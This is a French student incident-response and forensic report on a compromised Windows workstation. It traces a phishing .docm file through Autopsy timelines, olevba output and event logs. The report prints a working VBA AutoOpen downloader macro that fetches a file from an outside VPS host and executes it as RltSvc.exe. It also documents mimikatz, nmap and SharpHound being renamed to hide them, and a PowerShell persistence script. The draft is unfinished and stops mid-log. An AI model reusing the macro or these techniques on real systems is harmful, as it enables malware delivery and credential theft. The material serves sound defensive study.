

Incident Management and Forensic : The Case of Paul Girard



OUNES Mohamed, MEGY Manon, ESTRADE Paul

ISEN5 - Cybersécurité

Summary

TODO : Refaire le sommaire en fonction du plan final

I - Introduction.....P2

II - Investigations.....P3

Découverte, recherche du point d'entrée, recherche des conséquences, Rltsvc.exe
(impossible à trouver)

III - Analyse globale.....

IV - Impact.....

V - Contre-Mesure.....

VI - Conclusion.....

I - INTRODUCTION

Dans un contexte où les cybermenaces ne cessent de croître en complexité et en fréquence, il est impératif de développer des compétences avancées en investigation numérique. Ce rapport présente une analyse méthodique et approfondie d'un incident de sécurité ayant compromis un système Windows appartenant à M. Girard Paul. Cette étude a été réalisée par Ounes Mohamed, Megy Manon et Estrade Paul, et vise à démontrer l'application pratique des principes de forensique dans un scénario réel.

L'objectif de ce rapport est de documenter les étapes de l'investigation, d'identifier les vecteurs d'attaque, de retracer les activités malveillantes, et de proposer des mesures correctives pour limiter l'exposition à des attaques similaires à l'avenir. L'analyse repose sur une méthodologie rigoureuse, incluant la collecte et l'analyse des artefacts numériques, l'examen des journaux d'événements, et l'identification des techniques utilisées par l'attaquant.

L'incident a été initié par le téléchargement et l'ouverture d'un fichier Word malveillant (.docm) à partir d'un lien non vérifié, déclenchant une série d'activités compromettantes, telles que la création de processus suspects (e.g., Rltsvc.exe), l'utilisation d'outils de reconnaissance réseau (e.g., Nmap, Sharphound), et des tentatives de persistance par le biais de tâches planifiées et de scripts PowerShell. Par ailleurs, l'attaquant a tenté d'exploiter des ressources réseau, de désactiver les protections de Windows Defender et de compromettre des comptes, y compris le compte N3-Martino.

Ce rapport s'articulera en plusieurs sections couvrant la chronologie des événements, l'analyse technique des actions malveillantes, et les conclusions sur l'impact et les risques associés à l'incident. Les recommandations proposées en conclusion visent à renforcer les défenses existantes et à prévenir les futures compromissions similaires.

II - INVESTIGATION

Pour mener à bien cette enquête forensique, la recherche a été réalisée à l'aide de divers outils spécialisés permettant d'analyser et d'extraire les informations essentielles. Nous avons utilisé **Autopsy** pour l'analyse des systèmes de fichiers et la récupération des traces laissées sur les supports, **VirusTotal** pour l'analyse des fichiers suspects, ainsi que **Log2Time** pour la conversion et l'analyse des logs. De plus, **Volatility** a été utilisé pour examiner la mémoire vive et identifier les artefacts liés aux processus en cours. Chaque outil a contribué à une analyse approfondie et méthodique des données collectées.

II-1-Identification de la machine et des utilisateurs

A - Informations système

L'examen de la section *Operating System Information* via Autopsy a permis de collecter les informations suivantes :

- **Système d'exploitation** : Windows 10 Enterprise Evaluation
- **Architecture** : AMD64
- **Propriétaire de la machine** : utilisateur "girardp"
- **Fait parti d'un Domain "SEA"**

Name	Domain	Program Name	Processor Architecture	Path	Owner
DESKTOP-BOB53IL	sea.exo	Windows 10 Enterprise Evaluation	AMD64	C:\Windows	girardp

Figure : Operating System Information

B - Comptes présents sur la machine

Trois comptes ont été notifiable identifiés :

1. **girardp** : Compte principal de l'utilisateur, dont l'adresse e-mail professionnelle a été retrouvée dans l'historique de navigation (girardp.navaltech@proton.me) .
2. **N3-martino** : Ce compte indique que la machine appartient vraisemblablement à une entreprise, probablement **NavalTech**.
3. **Billyj** : Compte récemment créé, activé et auquel les droits d'administrateurs locaux ont

étés ajoutés, le **14 avril 2024 à 11:08:26 CEST**.

Login Name	Host	Scope
	vm-100.raw_1 Host	Local
SYSTEM	vm-100.raw_1 Host	Local
LOCAL SERVICE	vm-100.raw_1 Host	Local
	vm-100.raw_1 Host	Local
girardp	vm-100.raw_1 Host	Domain
girardp	vm-100.raw_1 Host	Domain
	vm-100.raw_1 Host	Local
administrator	vm-100.raw_1 Host	Domain
N3-martino	vm-100.raw_1 Host	Domain
NETWORK SERVICE	vm-100.raw_1 Host	Local
	vm-100.raw_1 Host	Domain
	vm-100.raw_1 Host	Domain
Billyj	vm-100.raw_1 Host	Domain
Invité	vm-100.raw_1 Host	Domain
Administrateur	vm-100.raw_1 Host	Domain
DefaultAccount	vm-100.raw_1 Host	Domain
WDAGUtilityAccount	vm-100.raw_1 Host	Domain

Figure : Liste des OS Accounts

II-2 Téléchargements suspects et analyse des fichiers

En analysant la timeline obtenu par Log2Time, nous avons identifiés des documents téléchargés:



Figure: Téléchargement d'un document à partir de WeTransfer

Cette découverte nous a ainsi amenées à rechercher les différents documents qui ont été téléchargés.

A - Fichiers téléchargés identifiés

L'examen des téléchargements via Autopsy a révélé la présence de plusieurs fichiers suspects :

- **Renewal of contract.docx**
- **5A2367.docx**
- **Quote_CD45A2.docx**

	5A23F647.docx:Zone.Identifier
	calendrier-scolaire-2023-2024-119692.pdf:Zone.Identifier
	calendrier-scolaire-2023-2024-119692.pdf:Zone.Identifier
	Exemple-assurance-PVT-1.pdf:Zone.Identifier
	Exemple-Formulaire-demande-visa-PVT.pdf:Zone.Identifier
	Formulaire-visite-medicale-mja-20160524.pdf:Zone.Identifier
	Quote_CDQ456A2.docx:Zone.Identifier
	Renewal of Service Contract.docx:Zone.Identifier
	landscape.pdf:Zone.Identifier

Figure : Liste des fichiers téléchargés sur la machine via le navigateur web

Ces fichiers ont été récupérés depuis des services de transfert anonyme de fichiers :

- *Renewal of contract.docx* et *5A2367.docx* ont été téléchargés via <https://www.file.io/QyvhiY01SxtH> le **11 avril 2024 à 09:16:59 CEST**.
- *Quote_CD45A2.docx* a été téléchargé depuis **WeTransfer** le **14 avril 2024 à 09:12:50 CEST**.
- On notera que, dans l'historique de navigation, chacun des accès à ces liens est **précédé de la boîte de réception de la boîte mail** de Paul Girard. On peut supposer que ces liens sont donc **accessibles via ses e-mail** (girardp.navaltech@proton.me) .

L'outil **file.io** est connu pour permettre un partage anonyme et temporaire de fichiers. Les fichiers sont supprimés automatiquement après leur premier téléchargement, rendant toute analyse postérieure impossible :

Anonymous

We don't track you. We don't track your data.

We value privacy and we know that you do, too. Our focus is on providing a cool file sharing service, not aggregating or selling your personal data for profit.

Users are not required to create an account or provide any personal information in order to upload or download files.

Our server log files contain **no personal identifying information**. All uploaded files are permanently deleted once they have been downloaded or reached their expiration date. We do not maintain backups of shared files.



Figure : Politique d'anonymat de file.io

https://www.file.io/deleted/	2024-04-11 09:17:51 CEST	https://www.file.io/deleted
https://file.io/QyvhiYO1SxtH	2024-04-11 09:17:50 CEST	https://www.file.io/yPDh/download/QyvhiYO1SxtH
https://www.file.io/deleted	2024-04-11 09:17:50 CEST	https://file.io/QyvhiYO1SxtH
https://file.io/QyvhiYO1SxtH	2024-04-11 09:16:59 CEST	https://www.file.io/yPDh/download/QyvhiYO1SxtH
https://www.file.io/yPDh/download/QyvhiYO1SxtH	2024-04-11 09:16:49 CEST	https://file.io/QyvhiYO1SxtH
https://file.io/QyvhiYO1SxtH	2024-04-11 09:16:48 CEST	
https://mail.proton.me/u/0/inbox/HpD69a9eGW2QVk...	2024-04-11 09:16:32 CEST	https://mail.proton.me/u/0/inbox
https://mail.proton.me/u/0/inbox	2024-04-11 09:16:29 CEST	https://mail.proton.me/u/0/inbox/HpD69a9eGW2QVk...

Figure : Exemple de suppression d'un fichier sur la plateforme file.io après téléchargement

B - Analyse des métadonnées et relations entre les fichiers

L'examen de la section métadonnées sur Autopsy a révélé des liens entre ces fichiers :

- Un fichier "**Normal.dotm**" indique que le propriétaire de la machine est bien **Girard Paul**.
- **5A2367.docx** a été créé par un utilisateur nommé "**Murky**" le **26 mars 2024 à 08:57:00 CET**, puis modifié trois minutes plus tard.
- Son contenu est un document de renouvellement de contrat, similaire en tout point au fichier *Renewal of contract.docx*



Figure : Renewal of Contract.docx et 575A2367.docx

Ces fichiers étaient stockés dans un dossier nommé "**FGI_meridia**", contenant également :

/img_vm-100.raw/vol_vol6/Users/girardp.SEA/Documents/FGI_Meridia/Renewal of Service Contract.docx:Zone.Identifier

Figure :Decouverte du dossier "FGI_meridia"

- **Quote_CD45A2.docx**, une note de frais.
- **Renewal of Service Contract.docx**, un fichier **identique** en contenu à **5A2367.docx**.
- Une **note de réunion**.
- **Renewal of Service Contract.docm**, ayant le même contenu que **Renewal of Service Contract.docx**, mais d'une taille supérieure. Un fichier **DOCX** est un fichier Microsoft Word Open XML Macro-Enabled Document. Il est utilisé pour **stocker des documents créés avec Microsoft Word contenant des macros**. Les fichiers DOCM sont similaires aux fichiers DOCX, mais ils contiennent également des macros. Les macros sont de **petits programmes qui peuvent automatiser des tâches** dans un document ou une application.




Figure :Contenu du dossier "FGI meridia"

L'analyse fichier **Quote_CDQ456A2.docx** montre :

```
extended-properties:DocSecurityString: None
extended-properties:Template: Facture de service (conception avec dégradé de verts).dotx
meta:character-count: 702
meta:character-count-with-spaces: 828
meta:creation-date: 2024-03-26T09:00:00Z
```

Figure: Métadonnées du fichier Quote_CDQ456A2.docx

En analysant ce document avec la commande : "olevba Quote_CDQ456A2.docx", nous trouvons une Macro VBA :

```
$ olevba Quote_CDQ456A2.docx
olevba 0.56.1 on Python 3.8.5 - http://decalage.info/python/oletools
=====
FILE: Quote_CDQ456A2.docx
Type: OpenXML

VBA MACRO word/_rels/settings.xml.rels
in file: word/_rels/settings.xml.rels - OLE stream: ''
-----
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="file:///C:/Users/Murky/AppData/Roaming/Microsoft/Templates/Facture%20de%20service%20(conception%20avec%20dégradé%20de%20verts).dotx" TargetMode="External"/></Relationships>
+-----+
| Type      | Keyword          | Description           |
+-----+
| Suspicious | Base64 Strings   | Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |
| Suspicious | Template Injection | Template injection found. A malicious template could have been uploaded from a remote location |
+-----+
```

Figure: Détection de la macro VBA du fichier Quote_CD0456A2.docx

On y trouve une possible **tentative de template injection** avec le lien suivant :

file:///C:/Users/Murky/Appdata/Roaming/Microsoft/Templates/Facture de service (conception avec dégradé de verts).dotx

Murky étant l'**attaquant présumé**, nous pouvons supposer qu'il s'agit d'un document que Murky a envoyé lui-même sous forme de lien de téléchargement **par mail** à la victime afin d'essayer de l'infecter. Cependant, on émet l'hypothèse que ce document n'a **pas eu d'impact** sur la machine car nous n'avons trouvé **aucune trace suspecte** après son ouverture. Le lien faisant référence à un fichier sur la machine local de Murky, il est possible que cela n'ait pas fonctionné pour cette raison là.

L'analyse des métadonnées du fichier **Renewal of Service Contract.docm** montre :

```
meta:author: Murky
meta:character-count: 1870
meta:character-count-with-spaces: 2206
meta:creation-date: 2024-03-26T15:15:00Z
meta:last-author: Murky
```

Figure : Métadonnées du fichier Renewal of Service Contract.docm

- Un **auteur nommé Murky**, identique à celui des fichiers **5A2367.docx et Renewal of Service Contract.docx**.
- Une **création plus tardive**, le **26 mars 2024 à 15:15:00 CET**, alors que la version docx a été créée à **08:53:00 CET** le même jour.

	Renewal of Service Contract.docm	23951
	Renewal of Service Contract.docx	16935

Figure : Taille des fichiers Renewal of Service Contract.docm/.docx en octets

- Une **taille plus importante**, suggérant l'ajout de contenu supplémentaire, potentiellement malveillant

Ce fichier a été téléchargé via <https://file.io/zdrG8QwMeeu6> le **14 avril 2024 à 09:18:41 CEST**

Path	URL	Date Accessed
C:/Users/girardp.SEA/Downloads/Renewal of Service Contract.docm	https://file.io/zdrG8QwMeeu6	2024-04-14 09:18:41 CEST

Figure : Téléchargement du fichier Renewal of Service Contract.docm

Un autre lien file.io, <https://file.io/ujsP3YL1wMis>, a été accédé le **14 avril 2024 à 09:15:29 CEST**, mais son contenu reste sous la mention "deleted".

II-3-Preuve d'exécution d'un code malveillant

A - Présence d'une macro VBA

La comparaison entre **Renewal of Service Contract.docx** et **Renewal of Service Contract.docm** a révélé la présence d'une **macro VBA** dans le fichier docm.




Figure : Détection de la macro VBA du fichier Renewal of Service Contract.docm

L'extraction des chaînes de caractères (**strings**) a mis en évidence la présence d'un "word/vbaProject.bin", confirmant la présence d'une **macro VBA intégrée**.

B - Analyse via VirusTotal

L'analyse du fichier **Renewal of Service Contract.docm** et de son hash MD5 **4c29a288e722002df2b73546e9deef5c** via **VirusTotal** a révélé un score de **31/67** :



Figures : Analyse via VirusTotal du fichier Renewal of Service Contract.docm

- La macro contient une **subroutine AutoOpen**, qui s'exécute automatiquement à l'ouverture du document.
- Elle crée un objet **MSXML2.ServerXMLHTTP.3.0** pour effectuer une requête HTTP vers :
 - <http://vps-c542b329.vps.ovh.net/robots.txt>
- Le contenu de la réponse est écrit sous forme binaire dans un fichier nommé "RltSvc.exe", qui est ensuite exécuté via la commande **Shell**.

La classification de ce fichier comme **downloader** confirme que cette macro était utilisée pour récupérer une charge utile additionnelle sur la machine de la victime.

On peut récupérer le script de cette macro via la commande :

- “ olevba RenewalofServiceContract.docm ”.

```

Sub AutoOpen()

    Dim i As Integer

    Dim xAvg: Set xAvg = CreateObject("MSXML2.ServerXMLHTTP.3.0")
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
    xAvg.Open "GET", "http://vps-c542b329.ovh.net/robots.txt", False
    xAvg.Send

    With bStrm
        .Type = 1 '//binary
        .Open
        .Write xAvg.responseText
        .savetofile "RltSvc.exe", 2 '//overwrite
    End With

    Shell "RltSvc.exe"

End Sub

```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	binary	May read or write a binary file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	savetofile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	MSXML2.ServerXMLHTTP	May download files from the Internet
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	http://vps-c542b329.vps.ovh.net/robots.t	
IOC	.txt	
IOC	RltSvc.exe	Executable file name

Figures : Code source de la macro VBA du fichier *Renewal of Service Contract.docm*

C - Exécution sur la machine

Grâce à la timeline des événements, nous savons que le document *Renewal of Service Contract.docm* a été ouvert le **14 avril 2024 à 9:21:25 CEST**.




Figure: Exécution du document *Renewal of Service Contract.docm* trouvé dans la timeline

D - Suite de cette exécution avec Rltsvc.exe

Suite à cela, l'exécutable Rltsvc.exe est créé, et exécutée, réalisant diverses actions :

- Lister les groupes auxquels le user girardp appartient.

2024-04-14 07:21:49	WineVTX	EVT	m... 101890 [588 / 0x16e2] Source Name: Microsoft-Windows-MI-Activity Strings: [{00000000-0000-0000-0000-000000000000}] DESKTOP-B0B531L 'SEA\@laptop' '7304
2024-04-14 07:21:49	WineVTX	EVT	m... 101890 [588 / 0x16e2] Source Name: Microsoft-Windows-MI-Activity Strings: [{'00000000-0000-0000-0000-000000000000'}] 'DESKTOP-B0B531L' 'SEA\@laptop' '7304
2024-04-14 07:21:49	WineVTX	EVT	[4798 / 0x12be] Source Name: Microsoft-Windows-Security-Auditing Strings: ['Administrators' 'DESKTOP-B0B531L' 'S-1-5-21-1660466946-2327658566-3445089458-500' 'S-1-5-21-3886193022-1873983228-2095177543-1105' 'girardp' 'SEA' '0x000000000001c88' 'C:\Users\girardp\SEA\Documents\Rltsvc.exe'] Computer Name: DESKTOP-B0B531L.exe Record Number: 62033 Event Level: 0
2024-04-14 07:21:49	WineVTX	EVT	m..b 101815 [4798 / 0x12be] Source Name: Microsoft-Windows-Security-Auditing Strings: ['DefaultAccount' 'DESKTOP-B0B531L' 'S-1-5-21-1660466946-2327658566-3445089458-1001
2024-04-14 07:21:49	WineVTX	EVT	...b 101815 [4798 / 0x12be] Source Name: Microsoft-Windows-Security-Auditing Strings: ['girardp' 'DESKTOP-B0B531L' 'S-1-5-21-1660466946-2327658566-3445089458-1001
2024-04-14 07:21:49	WineVTX	EVT	m... 101815 [4798 / 0x12be] Source Name: Microsoft-Windows-Security-Auditing Strings: ['girardp' 'DESKTOP-B0B531L' 'S-1-5-21-1660466946-2327658566-3445089458-1001
2024-04-14 07:21:49	WineVTX	EVT	...b 101815 [4798 / 0x12be] Source Name: Microsoft-Windows-Security-Auditing Strings: ['Invité' 'DESKTOP-B0B531L' 'S-1-5-21-1660466946-2327658566-3445089458-501'
2024-04-14 07:21:49	WineVTX	EVT	m... 101815 [4798 / 0x12be] Source Name: Microsoft-Windows-Security-Auditing Strings: ['Invité' 'DESKTOP-B0B531L' 'S-1-5-21-1660466946-2327658566-3445089458-501'

Figure: Action réalisée par Rltsvc.exe

Pour les autres actions, on suppose que c'est Rltsvc.exe qui les réalise ou qui est l'intermédiaire de ces actions. A noter qu'il nous a été impossible de récupérer cet exécutable.

- Création d'un fichier .vbs, VKKrvFPGZy.vbs le **14 avril 2024 à 9:24:10 CEST** supprimé par Windows Defender le **14 avril 2024 à 9:32:32 CEST** sans avoir été exécuté possiblement. Ce fichier a été détecté comme étant un "Programme malveillant de diffusion de chevaux de Troie".

101705 [2024 / 0x87e8] Source Name: Microsoft-Windows-LiveId Strings: ['Service stopped' 'The service has stopped.' '0x00000000'] Computer Name: DESKTOP-BO
72377 VKKrvFPGZy.vbs File reference: 122761-6 Parent file reference: 322095-5 Update source: Update reason: USN_REASON_FILE_CREATE
72377 VKKrvFPGZy.vbs File reference: 122761-6 Parent file reference: 322095-5 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_FILE_CREATE
72377 VKKrvFPGZy.vbs File reference: 122761-6 Parent file reference: 322095-5 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_FILE_CREATE
[1117 / 0x045d] Source Name: Microsoft-Windows-Windows Defender Strings: ['Antivirus Microsoft Defender' '4.18.24030.9' '{69E2D872-E12C-477F-A1B7-C680A667DC0}' '2024-04-14T07:32:17.704Z' '' '2147724209' 'Système' 'Unknown' 'AUTORITE NT\{Système\}' ...
...a 101728 [1117 / 0x045d] Source Name: Microsoft-Windows-Windows Defender Strings: ['Antivirus Microsoft Defender' '4.18.24030.9' '{69E2D872-E12C-477F-A1B7-C680}
...b 101728 [1117 / 0x045d] Source Name: Microsoft-Windows-Windows Defender Strings: ['Antivirus Microsoft Defender' '4.18.24030.9' '{69E2D872-E12C-477F-A1B7-C680

Figures: Crédit puis suppression par Windows Defender du fichier VKKrvFPGZy.vbs

- Création de l'exécutable ntAPC.exe le **14 avril 2024 à 9:36:25 CEST** et renommage du fichier en USBSvc.exe le **14 avril 2024 à 9h36:44 CEST**.

ntAPC.exe File reference: 55-41 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_FILE_CREATE
USBSvc.exe File reference: 55-41 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME
USBSvc.exe File reference: 55-41 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME USN_REASON_CLOSE
ntAPC.exe File reference: 55-41 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_OLD_NAME

Figures: Crédit et renommage du fichier final USBSvc.exe

- Création de l'exécutable nmap.exe le **14 avril 2024 à 9:37:17 CEST** et renommage du fichier en USBNm.exe le **14 avril 2024 à 9h37:31 CEST**.

```
nmap.exe File reference: 159-5 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_FILE_CREATE
USBNm.exe File reference: 159-5 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME
USBNm.exe File reference: 159-5 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME USN_REASON_CLOSE
nmap.exe File reference: 159-5 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_OLD_NAME
```

Figures: Création et renommage du fichier final USBNm.exe

- Création de l'exécutable mimikatz.exe le **14 avril 2024 à 9:37:41 CEST** et renommage du fichier en USBCoreMm.exe le **14 avril 2024 à 9h37:51 CEST**.

```
mimikatz.exe File reference: 508-15 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_FILE_CREATE
USBCoreMm.exe File reference: 508-15 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME
mimikatz.exe File reference: 508-15 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_OLD_NAME
USBCoreMm.exe File reference: 508-15 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME USN_REASON_CLOSE
```

Figures: Création et renommage du fichier final USBCoreMm.exe

- Création de l'exécutable SharpHound.exe le **14 avril 2024 à 9:38:13 CEST** et renommage du fichier en USBShDll.exe le **14 avril 2024 à 9:38:27 CEST**.

```
SharpHound.exe File reference: 553-35 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_OLD_NAME
USBShDll.exe File reference: 553-35 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME
USBShDll.exe File reference: 553-35 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_RENAME_NEW_NAME USN_REASON_CLOSE
SharpHound.exe File reference: 553-35 Parent file reference: 42606-11 Update source: Update reason: USN_REASON_FILE_CREATE
```

Figures: Création et renommage du fichier final USBShDll.exe

- Injection de SupervisionDSI.ps1 possiblement le **14 avril 2024 à 9:39:38 CEST** ou le **14 avril 2024 à 9:57:55 CEST**.

```
SupervisionDSI.ps1 File reference: 38559-15 Parent file reference: 322095-5 Update source: Update reason: USN_REASON_DATA_TRUNCATION
SupervisionDSI.ps1 File reference: 38559-15 Parent file reference: 322095-5 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE
SupervisionDSI.ps1 File reference: 38559-15 Parent file reference: 322095-5 Update source: Update reason: USN_REASON_DATA_EXTEND USN_REASON_CLOSE
```

```
$ cat ./Users/girardp.SEA/AppData/Local/Temp/SupervisionDSI.ps1
#DSI Script / Interdiction périphérique USB

Start-Process -FilePath "C:\Users\girardp.sea\AppData\Local\USBMonitor\USBSvc.exe"
$usbDrives = Get-WmiObject Win32_LogicalDisk -Filter "DriveType=2"

if ($usbDrives){
    Write-Output "Clé USB détectée !" | Out-File -FilePath "C:\Users\girardp.sea\AppData\Local\USBMonitor\USBHistory.txt" -Append
    foreach ($drive in $usbDrives) {
        Write-Output "Lettre de lecteur : $($drive.DeviceID)" | Out-File -FilePath "C:\Users\girardp.sea\AppData\Local\USBMonitor\USBHistory.txt" -Append
    }
}
```

Figures: Injection de SupervisionDSI.ps1

On peut voir que `SupervisionDSI.ps1` démarre le processus `USBSvc.exe`. De plus, pour confirmer notre pensée, les nombreux `USBSvc.exe` que l'on peut voir en analysant la mémoire sont exécutés à chaque fois que le `SupervisionDSI.ps1` est exécuté. On peut voir l'exécution de `SupervisionDSI.ps1` grâce à `USBHistory.txt`.

Figure: Corrélation entre USBSvc.exe et SupervisionDSI.ps1

- Suspicion de désactivation de Windows Defenders le **14 avril 2024 à 10:08:01 CEST**

```

6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['1' '22' "\r\n#requires -version 3.0\r\n\r\ntry { Microsoft.PowerShell.Core\Set-Subscriptions } catch { Write-Error -Message 'Set-Subscriptions failed' -Category Error } \r\n"]
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['1' '22' "\r\n#requires -version 3.0\r\n\r\ntry { Microsoft.PowerShell.core\Set-Subscriptions } catch { Write-Error -Message 'Set-Subscriptions failed' -Category Error } \r\n"]
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['2' '22' "SetName='Set0')]\r\n    [Alias('1tdefac')]\r\n    [ValidateNotNull()]\r\n}
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['2' '22' "SetName='Set0')]\r\n    [Alias('1tdefac')]\r\n    [ValidateNotNull()]\r\n}
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['3' '22' "alue; IsValuePresent = $true)\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''UILockdown'')) {\r\n                [o|o] = $PSBoundParameters[''UILockdown'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['4' '22' "undParameters.ContainsKey('ReportingNonCriticalTimeout')) (\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['4' '22' "undParameters.ContainsKey('ReportingNonCriticalTimeout')) (\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['5' '22' "; Bindings = 'In'; Value = $__cmdletization_defaultvalue; IsValuePresent = $true)\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''UILockdown'')) {\r\n                [o|o] = $PSBoundParameters[''UILockdown'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['6' '22' "= $(DisablePrivacyMode)\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''UILockdown'')) {\r\n                [o|o] = $PSBoundParameters[''UILockdown'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['7' '22' " if ($PSBoundParameters.ContainsKey(''UILockdown'')) {\r\n        [o|o] = $PSBoundParameters[''UILockdown'']\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['8' '22' "= [System.String[]]; Bindings = 'In'; Value = $__cmdletization_defaultvalue]\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''UILockdown'')) {\r\n                [o|o] = $PSBoundParameters[''UILockdown'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['9' '22' "shParsing'; ParameterType = 'System.Boolean'; Bindings = 'In'; Value = $true)\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''UILockdown'')) {\r\n                [o|o] = $PSBoundParameters[''UILockdown'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['10' '22' "ation_value = $(DisableQuicParsing)\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''UILockdown'')) {\r\n                [o|o] = $PSBoundParameters[''UILockdown'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['11' '22' "r(ParameterSetName='Add1')]\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Add1'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Add1'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['12' '22' "r@Name = 'AttackSurfaceReductionRules_RuleSpecificExclusions';\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Add1'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Add1'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['13' '22' "rSetname='Remove2')]\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
